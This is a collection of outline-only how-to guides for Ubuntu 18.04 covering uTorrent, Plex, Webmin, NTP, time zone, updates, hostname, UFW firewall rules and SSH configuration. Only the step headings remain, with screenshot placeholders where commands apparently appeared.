Step 1: Install uTorrent

1.1.a Run commands in root

1.1.b Update and upgrade the server

1.2.a Install dependency libraries

1.3.a Download uTorrent for Ubuntu

1.3.b Extract the file to /opt directory

1.3.c Change the permission to uTorrent directory

1.3.d Create a link from uTorrent Server to */user/bin* directory

1.4.a Start uTorrent

1.4.b Update the firewall rules to permit port 8080

1.4.c Logon to the uTorrent web client

The default username is admin, leave password field blank

Step 2: Configure the uTorrent Server

2.1.a Change the default user and password, go to settings then Web UI

How To Setup Plex Server Ubuntu 18.04 Bionic Beaver

Step 1: Install Plex Server

1.1a Import the repository’s GPG key

1.1.b Add the Plex APT repository to software repository

1.1.c Update system packages

1.2.a Install Plex

1.2.b Verify Plex service

Step 2: Create a UFW application profile

2.1.a Create a application profile for Plex firewall rules

Exit & Save

2.2.a Update the firewall profile

2.2.b Apply the new firewall rules

2.2.c Verify firewall rules

Step 3: Configure the Plex server

3.1 Create directories to store Plex media files

3.2 Authorize Plex user to access media files

3.3 Open the Plex web portal

NOTE: You need to be on the same network

Useful Commands

Stop Plex service

Start Plex service

Display status for Plex service

How To Install Webmin Ubuntu 18.04 Bionic Beaver

Step 1: Install Webmin

1.1 Run commands in root

1.2 Update and upgrade the server

1.3 Install Webmin package dependence

1.4 Download latest Webmin packages

1.5 Install file with DPKG

1.6 Add firewall rule for port 10000

1.7 Logon to Webmin from a browser with a sudo account

Step 2: Change Webmin default port

2.1 Edit Webmin configuration file

2.1.a Replace port 10000

Exit and Save

2.1.b Restart Webmin

2.1.c Verify Webmin Service


2.2 Add new firewall rule for Webmin

2.3 Remove default Webmin port rule (Port 10000)

2.3.a Delete rule

2.3.b Repeat for ipv6 rule

2.4 Login to Webmin on new port



How To Configure NTP Server Ubuntu 18.04 Bionic Beaver

Step 1: Configure NTPd Server

1.1 Run commands in root

1.2 Disable timesyncd

1.2.a Verify that timesyncd is disabled

1.3 Edit timesyncd.conf

1.3.a Remove hashtag from NTP statement

1.3.b Add your NTP server pool address


Exit and Save

1.4 Restart systemd-timesyncd

1.4.a Verify ntp pool change

Step 2: Allow NTPd traffic in firewall

2.1 Allow NTPd traffic in firewall




How To Configure Time Zone Ubuntu 18.04 Bionic Beaver

Step 1: Set and configure time zone

1.1 List available time zones

1.2 Set the time zone

1.3 Verify time and time zone



How To Update/Upgrade Ubuntu 18.04 Bionic Beaver

Step 1: Edit the repository config file

1.1 Edit Sources list

1.1.a Add the fallowing repos

Exit and Save

Step 2: Update/Upgrade

2.1 Update installed packages


2.2 Upgrade installed packages to the latest versions

2.3 Update dependencies

2.4 Auto-remove old files

Step 3: Reboot

3.1 Reboot the server



How To Set Hostname Ubuntu 18.04 Bionic Beaver

Step 1: Change hostname

1.1 Display hostname

1.1.a Set hostname

Step 2: Verify parameter change

2.1 Verify hostname change

2.2 Verify /etc/hostname

Exit

Step 3: Set static table lookup for hostname

3.1 Edit /etc/hosts

3.1.a Change the old hostname

Exit and Save

3.2 Check if the “cloud.cfg” is installed (This part can be skipped if the file is missing)

3.2.a Edit cloud.cfg


3.2.b Change the preserve_hostname value from false to true

Exit and Save

Step 4: Verify with a reboot

4.1 Reboot to verify change

4.2 Verify hostname



How To Configure Firewall Ubuntu 18.04 Bionic Beaver

Step 1: Configure firewall (UFW)

1.1 Run commands in root

1.1.a Enable the firewall

Type “Y” to proceed

1.1.b Deny incoming traffic

1.1.c Allow outgoing traffic

1.2 Allow default SSH connection on port 22

NOTE: If you are using a different port then use the statement below

1.3 Check firewall status

Step 2: Deleting rules

2.1 Determine firewall rule

2.2 Delete rule

2.2.a Repeat for ipv6 rule

Useful firewall rules

Enable HTTP

Enable HTTPS

Deny HTTP

Allow specific range of TCP ports

Allow specific range of UDP ports

Allow specific IP Addresses

Allow specific IP Addresses from a subnet


Allow specific IP Addresses and port

Allow specific IP Addresses from a subnet and port

Allow trafic to a specific network interface

Reload firewall rules

Restart UFW



How To Install SSH Server Ubuntu 18.04 Bionic Beaver

Step 1: Install & Configure SSH Server

1.1 Install SSH server

1.1.a Edit SSH server configuration file

1.1.b Remove the hashtag from the port statement

Exit and Save

1.2 Restart SSH daemon

1.3 Verify status

SSH server is read to be used on port 22

Step 2: Configure SSH Server

2.1 Change SSH Server port

2.1.a Change the port number

Exit and Save

2.1.b Restart the SSH service

2.1.c Verify status

SSH server is ready to be used on port 888

2.2 Disable the option to login in directly as root via SSH

2.2.a Change the PermitRootLogin parameter to no

Exit and Save

2.2.b Restart the SSH service

Useful Commands

SSH Service status


Restart SSH service

Stop SSH service

Start SSH service

